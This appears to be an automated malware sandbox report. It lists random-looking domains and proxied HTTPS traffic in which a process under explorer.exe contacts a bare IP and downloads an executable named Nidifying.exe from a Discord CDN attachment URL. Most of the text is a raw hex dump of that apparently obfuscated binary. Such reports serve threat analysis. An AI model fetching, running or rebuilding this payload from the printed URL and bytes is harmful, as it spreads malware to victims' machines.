- ypdjs.net
- sgcafdumt.net
- ulcduabuke.com
- tciav.org
- rhsdqm.com
- qfdwdtdqey.com
- txypw.org
- hwocxsokb.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49758	185.233.81.115	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:20 UTC	0	OUT	GET /32739433.dat?iddqd=1 HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.233.81.115
2022-01-14 01:04:20 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 14 Jan 2022 01:04:20 GMT Content-Type: text/html Content-Length: 153 Connection: close
2022-01-14 01:04:20 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.20.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49783	162.159.129.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	0	OUT	GET /attachments/903666793514672200/930134152861343815/Nidifying.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com
2022-01-14 01:04:32 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 01:04:32 GMT Content-Type: application/x-msdos-program Content-Length: 537088 Connection: close CF-Ray: 6cd2f36aed944e08-FRA Accept-Ranges: bytes Age: 290316 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Nidifying.exe ETag: "d7df01d8158bfaddc8ba48390e52f355" Expires: Sat, 14 Jan 2023 01:04:32 GMT Last-Modified: Mon, 10 Jan 2022 16:21:03 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1641831663140006 x-goog-hash: crc32c=9zjujw== x-goog-hash: md5=198B2BWL+t3lukg5DlLzVQ== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 537088 X-GUploader-UploadID: ADPycdtAUXQOPbnIyWc7HwHE6Jjoo94_slb40xzLLQFjYJIeziMw89M1kSl2_68qrqD8x5Zob-f_ZoOlPr3MafIQeS5oJXYR_w X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2022-01-14 01:04:32 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 32 38 43 63 74 46 72 66 31 68 71 57 4d 76 55 31 63 61 62 4d 7a 69 49 63 39 50 57 33 34 78 67 79 4a 71 65 31 71 39 46 74 6f 44 31 25 32 46 70 6b 7a 46 59 47 76 25 32 42 41 72 4f 7a 46 55 57 79 73 43 62 50 77 39 6c 41 62 64 75 55 62 25 32 42 56 4d 35 4f 78 54 37 33 54 36 46 50 42 31 4d 47 55 35 5a 4d 4c 65 31 65 4c 5a 6f 57 54 48 45 6d 5a 6a 32 35 25 32 42 30 41 36 69 69 4a 64 6d 55 49 38 66 56 49 41 58 4e 68 25 32 46 55 6c 76 51 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=28CctFrf1hqWMvU1cabMziIc9PW34xgyJqe1q9FtoD1%2FpkzFYGv%2BArOzFUWysCbPw9lAbduUb%2BVM5OxT73T6FPB1MGU5ZMLe1eLZoWTHEmZj25%2B0A6iiJdmUI8fVIAXNh%2FUlvQ%3D%3D"}],"group":"cf-nel","max_a
2022-01-14 01:04:32 UTC	2	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3f 79 2a a2 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 2a 08 00 00 06 00 00 00 00 00 00 ae 49 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL?y*0*I `@ @
2022-01-14 01:04:32 UTC	3	IN	Data Raw: 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 13 30 06 00 04 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 03 30 03 00 42 00 00 00 00 00 00 00 00 28 a9 00 00 06 38 01 00 00 00 2a 28 5e 01 00 06 38 00 00 00 Data Ascii: *(*(**0***(*(*(*(*(*(*(*(*(*(*(*(*(*(*(*(*(*0**0B(8*(^8
2022-01-14 01:04:32 UTC	4	IN	Data Raw: 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 93 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 93 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 93 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1f 09 1b 1f 19 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0e 1f 09 1f 1a 06 28 93 00 00 06 12 05 11 06 09 11 04 19 1f 0e 1f 1b 06 28 93 00 00 06 12 04 11 05 11 06 09 1e 1f 14 1f 1c 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1f 0d 1b 1f 1d 06 28 93 00 00 06 12 06 09 11 04 11 05 18 1f 09 1f 1e 06 28 Data Ascii: (((((((((((((((
2022-01-14 01:04:32 UTC	6	IN	Data Raw: 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 13 06 11 04 16 13 04 25 28 a1 00 00 06 58 13 04 11 08 07 17 59 40 50 00 00 00 06 16 3e 49 00 00 00 11 04 11 06 61 13 0e 16 13 0f 38 2d 00 00 00 11 0f 16 3e 0c 00 00 00 11 0b 1e 62 13 0b 11 0c 1e 58 13 0c 08 11 0a 11 0f 58 11 0e 11 0b 5f 11 0c 1f 1f 5f 64 d2 9c 11 0f 17 58 13 0f 11 0f 06 3f cb ff ff ff 38 49 00 00 00 11 04 11 06 61 13 10 08 11 0a 11 10 20 ff 00 00 00 5f d2 9c 08 11 0a 17 Data Ascii: Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(XY@P>Ia8->bXX__dX?8Ia _

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	7	IN	Data Raw: 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f c9 ff ff ff 38 4d 00 00 00 11 09 11 0a 61 13 15 11 08 11 0f 11 15 20 ff 00 00 00 5f d2 9c 11 08 11 0f 17 58 11 15 20 00 ff 00 00 5f 1e 64 d2 9c 11 08 11 0f 18 58 11 15 20 00 00 ff 00 5f 1f 10 64 d2 9c 11 08 11 0f 19 58 11 15 20 00 00 00 ff 5f 1f 18 64 d2 9c 11 0e 17 58 13 0e 11 0e 11 07 3f 26 fd ff ff 11 08 13 05 14 13 08 11 05 8e 69 Data Ascii: (da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?8Ma _X _dX _dX _dX?&i
2022-01-14 01:04:32 UTC	8	IN	Data Raw: 02 03 04 05 0e 04 0e 05 6f 30 01 00 06 13 05 38 06 00 00 00 17 80 6d 00 00 04 11 05 2a 7e 5c 00 00 04 02 03 04 05 0e 04 0e 05 6f 30 01 00 06 2a 00 00 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 00 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 9d 0e 00 70 18 8d 24 00 00 01 25 16 d0 13 00 00 01 28 23 00 00 0a a2 25 17 d0 24 00 00 01 28 23 00 00 0a a2 28 6d 00 00 0a 14 18 8d 0a 00 00 01 25 16 02 8c 13 00 00 01 a2 25 17 03 a2 6f 6e 00 00 0a 74 4e 00 00 01 2a 00 1b 30 08 00 5c 68 00 00 12 00 00 11 20 eb 00 00 00 fe 0e 51 00 38 00 00 00 00 fe 0c 51 00 45 a9 02 00 00 04 09 00 00 cc 55 00 00 41 43 00 00 cf 1c 00 00 b0 23 00 00 63 Data Ascii: o08m*~\o0**0(*&*0SQ(#rp$%(#%$(#(m%%ontN*0\h Q8QEUAC#c
2022-01-14 01:04:32 UTC	10	IN	Data Raw: 00 c4 0f 00 00 f1 37 00 00 73 57 00 00 f4 07 00 00 9b 0d 00 00 8c 06 00 00 03 4f 00 00 aa 44 00 00 c3 2d 00 00 8d 38 00 00 7a 0e 00 00 78 3f 00 00 66 53 00 00 10 12 00 00 9e 09 00 00 0f 58 00 00 87 49 00 00 75 05 00 00 bc 20 00 00 02 14 00 00 c0 3e 00 00 24 45 00 00 f1 15 00 00 6b 42 00 00 89 3e 00 00 b3 09 00 00 0a 24 00 00 6a 58 00 00 4e 30 00 00 ae 32 00 00 6d 16 00 00 ce 41 00 00 c3 48 00 00 c2 37 00 00 32 29 00 00 a2 54 00 00 e9 3a 00 00 2a 1c 00 00 65 22 00 00 2f 47 00 00 b6 2c 00 00 40 44 00 00 3c 59 00 00 cc 27 00 00 de 49 00 00 a6 24 00 00 16 1b 00 00 11 14 00 00 1c 08 00 00 6c 37 00 00 d3 1f 00 00 7b 1b 00 00 e3 10 00 00 77 21 00 00 08 28 00 00 e7 0d 00 00 d8 24 00 00 90 12 00 00 47 4d 00 00 98 45 00 00 3b 08 00 00 81 30 00 00 37 28 00 00 2e 19 Data Ascii: 7sWOD-8zx?fSXlu >$EkB>$jXN02mAH72)T:*e"/G,@D<Y'I$l7{w!($GME;07(.
2022-01-14 01:04:32 UTC	11	IN	Data Raw: 87 5b 00 00 ff 15 00 00 a5 3e 00 00 0e 1f 00 00 31 3f 00 00 6d 59 00 00 7b 1a 00 00 e8 46 00 00 b9 2b 00 00 34 17 00 00 27 59 00 00 b4 36 00 00 cf 22 00 00 a0 1a 00 00 50 3f 00 00 05 51 00 00 de 58 00 00 d4 3b 00 00 13 2f 00 00 7f 28 00 00 e3 4c 00 00 8c 36 00 00 76 44 00 00 00 0c 00 00 69 43 00 00 31 21 00 00 9f 4c 00 00 08 5a 00 00 ab 13 00 00 44 51 00 00 d1 18 00 00 cf 57 00 00 49 1a 00 00 17 5b 00 00 74 17 00 00 e6 39 00 00 20 3c 00 00 c9 15 00 00 4a 48 00 00 a9 0a 00 00 cd 1b 00 00 d5 28 00 00 44 3e 00 00 8f 21 00 00 13 52 00 00 5d 44 00 00 65 3b 00 00 04 2c 00 00 ba 3f 00 00 83 07 00 00 92 1f 00 00 74 32 00 00 8f 11 00 00 7c 45 00 00 1e 11 00 00 38 ff 08 00 00 fe 0c 0a 00 20 17 00 00 00 fe 0c 40 00 9c 20 ba 01 00 00 38 3a f5 ff ff 20 99 00 00 00 20 Data Ascii: [>1?mY{F+4'Y6"P?QX;/(L6vDiC1!LZDQWI[t9 <JH(D>!R]De;,?t2|E8 @ 8:
2022-01-14 01:04:32 UTC	12	IN	Data Raw: 03 00 00 00 38 3c fc ff ff 11 65 28 d4 00 00 06 8d 16 00 00 01 16 28 d4 00 00 06 28 f7 00 00 06 20 00 00 00 00 28 1f 01 00 06 3a 16 fc ff ff 26 20 00 00 00 00 38 0b fc ff ff dd 4d 3a 00 00 26 20 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 30 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 1b 3a 00 00 20 33 00 00 00 28 1f 01 00 06 3a 5a f0 ff ff 26 20 3b 02 00 00 38 4f f0 ff ff fe 0c 05 00 20 08 00 00 00 20 7e 00 00 00 20 3a 00 00 00 59 9c 20 a3 01 00 00 28 1e 01 00 06 3a 2b f0 ff ff 26 20 23 00 00 00 38 20 f0 ff ff 12 08 e0 73 71 00 00 0a 16 28 c5 00 00 06 26 20 b8 00 00 00 38 07 f0 ff ff 11 75 11 1d 1a 58 11 07 1a 91 9c 20 96 00 00 00 28 1e 01 00 06 39 ed ef ff ff 26 20 65 01 00 00 38 e2 ef ff ff 11 45 17 58 13 45 20 Data Ascii: 8<e((((:& 8M:& (:& 80E8: 3(:Z& ;8O ~ :Y (:+& #8 sq(& 8uX (9& e8EXE
2022-01-14 01:04:32 UTC	14	IN	Data Raw: 00 00 00 20 4d 00 00 00 59 fe 0e 40 00 20 92 00 00 00 38 6a eb ff ff fe 0c 0a 00 20 0c 00 00 00 fe 0c 0e 00 9c 20 ab 00 00 00 38 52 eb ff ff 11 5c 11 18 3f 98 3f 00 00 20 52 02 00 00 28 1f 01 00 06 39 3a eb ff ff 26 20 0c 02 00 00 38 2f eb ff ff fe 0c 0a 00 20 11 00 00 00 fe 0c 0e 00 9c 20 1b 01 00 00 38 17 eb ff ff 12 74 11 6f 7d 72 00 00 04 20 8b 00 00 00 38 04 eb ff ff fe 0c 0a 00 20 11 00 00 00 fe 0c 40 00 9c 20 15 02 00 00 38 ec ea ff ff 28 d4 00 00 06 1a 40 4e 05 00 00 20 33 02 00 00 28 1e 01 00 06 39 d2 ea ff ff 26 20 74 02 00 00 38 c7 ea ff ff 12 08 e0 73 71 00 00 0a 16 28 c6 00 00 06 26 20 8f 02 00 00 38 ae ea ff ff 20 96 00 00 00 20 32 00 00 00 59 fe 0e 1a 00 20 78 00 00 00 28 1f 01 00 06 3a 90 ea ff ff 26 20 8a 01 00 00 38 85 ea ff ff 11 1b 1b Data Ascii: MY@ 8j 8R\?? R(9:& 8/ 8to}r 8 @ 8(@N 3(9& t8sq(& 8 2Y x(:& 8
2022-01-14 01:04:32 UTC	15	IN	Data Raw: e6 ff ff 38 b1 13 00 00 20 4e 00 00 00 38 16 e6 ff ff 7e 66 00 00 04 28 ec 00 00 06 28 ed 00 00 06 13 58 20 63 00 00 00 fe 0e 51 00 38 f3 e5 ff ff fe 0c 05 00 20 05 00 00 00 fe 0c 1a 00 9c 20 4d 01 00 00 28 1e 01 00 06 39 da e5 ff ff 26 20 66 01 00 00 38 cf e5 ff ff 20 66 00 00 00 20 03 00 00 00 58 fe 0e 0e 00 20 c7 00 00 00 38 b6 e5 ff ff fe 0c 05 00 20 0f 00 00 00 20 65 00 00 00 20 65 00 00 00 58 9c 20 87 01 00 00 fe 0e 51 00 38 8f e5 ff ff 7f 52 00 00 04 28 72 00 00 0a 28 17 01 00 06 13 35 20 69 02 00 00 38 78 e5 ff ff fe 0c 0a 00 20 1c 00 00 00 20 af 00 00 00 20 3a 00 00 00 59 9c 20 1e 00 00 00 38 59 e5 ff ff 1f 38 17 28 ce 00 00 06 28 fc 00 00 06 28 fd 00 00 06 13 50 20 01 02 00 00 fe 0e 51 00 38 33 e5 ff ff 16 13 23 20 45 01 00 00 38 2a e5 ff ff fe Data Ascii: 8 N8~f((X cQ8 M(9& f8 f X 8 e eX Q8R(r(5 i8x :Y 8Y8(((P Q83# E8*
2022-01-14 01:04:32 UTC	16	IN	Data Raw: 20 02 00 00 00 fe 0c 0e 00 9c 20 35 00 00 00 28 1f 01 00 06 39 b6 e0 ff ff 26 20 02 00 00 00 38 ab e0 ff ff 20 d6 00 00 00 20 47 00 00 00 59 fe 0e 1a 00 20 41 01 00 00 38 92 e0 ff ff 11 75 11 20 17 58 11 07 17 91 9c 20 e4 01 00 00 38 7d e0 ff ff fe 0c 0a 00 20 17 00 00 00 fe 0c 40 00 9c 20 67 02 00 00 38 65 e0 ff ff 11 27 11 78 19 58 91 1f 18 62 11 27 11 78 18 58 91 1f 10 62 60 11 27 11 78 17 58 91 1e 62 60 11 27 11 78 91 60 13 00 20 4c 00 00 00 38 34 e0 ff ff 20 6f 00 00 00 20 4f 00 00 00 58 fe 0e 40 00 20 f1 01 00 00 28 1f 01 00 06 39 16 e0 ff ff 26 20 d7 00 00 00 38 0b e0 ff ff 20 10 00 00 00 20 0d 00 00 00 58 fe 0e 40 00 20 dd 00 00 00 38 f2 df ff ff 20 e7 00 00 00 20 4d 00 00 00 59 fe 0e 40 00 20 ad 00 00 00 38 d9 df ff ff fe 0c 0a 00 20 1c 00 00 00 Data Ascii: 5(9& 8 GY A8u X 8} @ g8e'xXb'xXb``xXb``x` L84 o OX@ (9& 8 X@ 8 MY@ 8
2022-01-14 01:04:32 UTC	18	IN	Data Raw: b7 00 00 00 28 1f 01 00 06 3a 68 db ff ff 26 20 60 02 00 00 38 5d db ff ff fe 0c 0a 00 20 11 00 00 00 20 aa 00 00 00 20 38 00 00 00 59 9c 20 db 01 00 00 38 3e db ff ff 11 4f 11 18 1a 5a 11 09 12 09 28 b0 00 00 06 26 20 9c 02 00 00 38 24 db ff ff 7e 4e 00 00 04 28 0c 01 00 06 13 19 20 e5 00 00 00 38 0e db ff ff 11 60 11 53 3f b1 17 00 00 20 1f 02 00 00 38 fb da ff ff fe 0c 05 00 20 0a 00 00 00 20 87 00 00 00 20 2d 00 00 00 59 9c 20 81 00 00 00 38 dc da ff ff 11 75 11 1d 1b 58 11 31 1b 91 9c 20 16 01 00 00 28 1f 01 00 06 39 c2 da ff ff 26 20 02 01 00 00 38 b7 da ff ff 16 13 6e 20 79 00 00 00 28 1f 01 00 06 3a a5 da ff ff 26 20 2f 01 00 00 38 9a da ff ff 20 9e 00 00 00 20 34 00 00 00 59 fe 0e 0e 00 20 86 02 00 00 28 1e 01 00 06 3a 7c da ff ff 26 20 e4 01 00 Data Ascii: (:h& `8] 8Y 8>OZ(& 8$~N( 8`S? 8 -Y 8uX1 (9& 8n y(:& /8 4Y (:|&
2022-01-14 01:04:32 UTC	19	IN	Data Raw: f4 00 00 06 25 17 28 f5 00 00 06 11 27 11 13 28 f6 00 00 06 13 3d 20 88 02 00 00 38 fd d5 ff ff fe 0c 0a 00 20 02 00 00 00 fe 0c 40 00 9c 20 52 01 00 00 38 e5 d5 ff ff 11 4c 73 76 00 00 0a 28 d4 00 00 06 1f 40 12 67 28 b0 00 00 06 26 20 59 01 00 00 38 c5 d5 ff ff 20 3e 00 00 00 20 5f 00 00 00 58 fe 0e 0e 00 20 16 00 00 00 28 1e 01 00 06 39 a7 d5 ff ff 26 20 a7 01 00 00 38 9c d5 ff ff fe 0c 05 00 20 01 00 00 00 fe 0c 1a 00 9c 20 76 02 00 00 38 84 d5 ff ff 38 04 26 00 00 20 eb 01 00 00 38 75 d5 ff ff fe 0c 05 00 20 0d 00 00 00 fe 0c 2c 00 9c 20 13 00 00 00 28 1e 01 00 06 39 58 d5 ff ff 26 20 40 01 00 00 38 4d d5 ff ff 11 23 13 23 20 f4 01 00 00 38 3f d5 ff ff 11 75 11 1d 1c 58 11 31 1c 91 9c 20 85 00 00 00 38 2a d5 ff ff fe 0c 05 00 20 00 00 00 00 00 20 97 00 Data Ascii: %('(= 8 @ R8Lsv(@g(& Y8 > _X (9& 8 v88& 8u , (9X& @8M## 8?uX1 8*

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	20	IN	Data Raw: 00 00 20 47 00 00 00 59 9c 20 6b 00 00 00 38 b1 d0 ff ff 11 6d 28 f3 00 00 06 13 48 20 34 00 00 00 28 1f 01 00 06 39 99 d0 ff ff 26 20 11 00 00 00 38 8e d0 ff ff 28 d3 00 00 06 20 a5 01 00 00 38 7f d0 ff ff 11 13 1f 0d 11 58 1c 91 9c 20 14 00 00 00 28 1e 01 00 06 39 67 d0 ff ff 26 20 36 02 00 00 38 5c d0 ff ff 11 75 11 1d 18 58 11 07 18 91 9c 20 2b 00 00 00 28 1f 01 00 06 3a 42 d0 ff ff 26 20 3a 00 00 00 38 37 d0 ff ff 00 11 36 28 d7 00 00 06 28 d8 00 00 06 13 62 20 01 00 00 00 28 1f 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 4e 00 45 02 00 00 00 31 02 00 00 05 00 00 00 38 2c 02 00 00 00 38 74 00 00 00 20 02 00 00 00 38 04 00 00 00 fe 0c 2b 00 45 0a 00 00 00 39 00 00 00 09 01 00 00 89 00 00 00 d0 00 00 00 14 00 00 00 5f 00 00 00 05 00 Data Ascii: GY k8m(H 4(9& 8(8X (9g& 68\uX +(:B& :876((b (9& 8NE18,8t 8+E9_
2022-01-14 01:04:32 UTC	22	IN	Data Raw: 01 00 00 00 38 b8 ff ff ff 16 13 57 20 05 00 00 00 38 ab ff ff ff 12 5d 28 72 00 00 0a 7e 6b 00 00 04 40 bc ff ff ff 20 02 00 00 00 38 90 ff ff ff 38 47 00 00 00 20 00 00 00 00 28 1f 01 00 06 3a 7c ff ff ff 26 20 00 00 00 00 38 71 ff ff ff 11 62 28 d9 00 00 06 74 52 00 00 01 28 d0 00 00 06 13 5d 20 04 00 00 00 28 1f 01 00 06 39 4f ff ff ff 26 20 00 00 00 00 38 44 ff f f ff dd 9a 00 00 00 11 62 75 55 00 00 01 13 3a 20 02 00 00 00 28 1f 01 00 06 39 0f 00 00 00 26 20 01 00 00 00 38 04 00 0 0 00 fe 0c 5a 00 45 03 00 00 00 05 00 00 00 47 00 00 00 26 00 00 00 38 00 00 00 00 11 3a 28 e5 00 00 06 20 01 00 00 00 28 1f 01 00 06 3a d4 ff ff ff 26 20 01 00 00 00 38 c9 ff ff ff 11 3a 39 1a 00 00 00 20 00 00 00 00 28 1f 01 00 06 3a b3 ff ff ff 26 20 00 00 00 00 38 a8 ff Data Ascii: 8W 8](r~k@ 88G (:|& 8qb(tR{] (9O& 8DbuU: (9& 8ZEG&8:((:& 8:9 (:& 8
2022-01-14 01:04:32 UTC	23	IN	Data Raw: 00 20 bc 00 00 00 20 3e 00 00 00 59 9c 20 77 00 00 00 28 1f 01 00 06 3a f6 c5 ff ff 26 20 7d 00 00 00 38 eb c5 ff ff fe 0c 0a 00 20 0f 00 00 00 fe 0c 40 00 9c 20 aa 01 00 00 38 d3 c5 ff ff 12 08 e0 73 71 00 00 0a 16 7e 0a 00 00 0a 28 c8 00 00 06 20 55 00 00 00 38 b6 c5 ff ff fe 0c 0a 00 20 06 00 00 00 fe 0c 0e 00 9c 20 d5 00 00 00 28 1e 01 00 06 3a 99 c5 ff ff 26 20 c6 00 00 00 38 8e c5 ff ff fe 0c 05 00 20 00 00 00 00 fe 0c 2c 00 9c 20 96 00 00 00 38 76 c5 ff ff fe 0c 0a 00 20 04 00 00 00 fe 0c 0e 00 9c 20 75 01 00 00 38 5e c5 ff ff 11 4b 20 f1 f2 f3 f4 40 8d e6 ff ff 20 96 01 00 00 38 48 c5 ff ff 20 ea 00 00 00 20 4e 00 00 00 59 fe 0e 0e 00 20 93 02 00 00 38 2f c5 ff ff 20 1a 00 00 00 20 3f 00 00 00 58 fe 0e 1a 00 20 c4 00 00 00 38 16 c5 ff ff 14 13 3b Data Ascii: >Y w(:& }8 @ 8sq~(U8 (:& 8 , 8v u8^K @ 8H NY 8/ ?X 8;
2022-01-14 01:04:32 UTC	24	IN	Data Raw: 00 06 11 0c 28 dd 00 00 06 28 e0 00 00 06 11 0c 28 dd 00 00 06 28 e1 00 00 06 73 78 00 00 0a 13 76 20 04 00 00 00 28 1f 01 00 06 39 23 fe ff ff 26 20 04 00 00 00 38 18 fe ff ff 11 76 11 77 28 e2 00 00 06 3a 79 fe ff ff 20 09 00 00 00 fe 0e 52 00 38 f8 fd ff ff dd df 09 00 00 11 62 75 55 00 00 01 13 3a 20 03 00 00 00 38 04 00 00 00 fe 0c 42 00 45 04 00 00 00 26 00 00 00 66 00 00 00 47 00 00 00 05 00 00 00 38 21 00 00 00 11 3a 3a 1a 00 00 00 20 00 00 00 00 28 1e 01 00 06 39 d0 ff ff ff 26 20 02 00 00 00 38 c5 ff ff ff 11 3a 28 e5 00 00 06 20 01 00 00 00 28 1f 01 00 06 39 af ff ff ff 26 20 00 00 00 00 38 a4 ff ff ff 38 1a 00 00 00 20 00 00 00 00 28 1e 01 00 06 39 90 ff ff ff 26 20 00 00 00 00 38 85 ff ff ff dc 20 b3 01 00 00 28 1f 01 00 06 3a bb bf ff ff 26 Data Ascii: ((((sxv (9#& 8vw(:y R8buU: 8BE&fG8!:: (9& 8:((9& 88 (9& 8 (:&
2022-01-14 01:04:32 UTC	26	IN	Data Raw: 00 00 58 9c 20 8b 01 00 00 28 1e 01 00 06 39 4d bb ff ff 26 20 68 02 00 00 38 42 bb ff ff fe 0c 0a 00 20 0c 00 00 00 20 77 00 00 00 20 14 00 00 00 58 9c 20 be 00 00 00 28 1f 01 00 06 3a 1e bb ff ff 26 20 9d 01 00 00 38 13 bb ff ff 11 1b 17 1f 6c 9c 20 97 01 00 00 38 03 bb ff ff fe 0c 05 00 20 04 00 00 00 20 4e 00 00 00 20 18 00 00 00 59 9c 20 0e 00 00 00 28 1f 01 00 06 3a df ba ff ff 26 20 97 00 00 00 38 d4 ba ff ff fe 0c 0a 00 20 09 00 00 00 fe 0c 40 00 9c 20 cb 00 00 00 28 1f 01 00 06 39 b7 ba ff ff 26 20 7c 00 00 00 38 ac ba ff ff fe 0c 05 00 20 08 00 00 00 20 7f 00 00 00 20 2a 00 00 00 59 9c 20 32 02 00 00 38 8d ba ff ff fe 0c 0a 00 20 00 00 00 00 20 de 00 00 00 20 4a 00 00 00 59 9c 20 2c 01 00 00 38 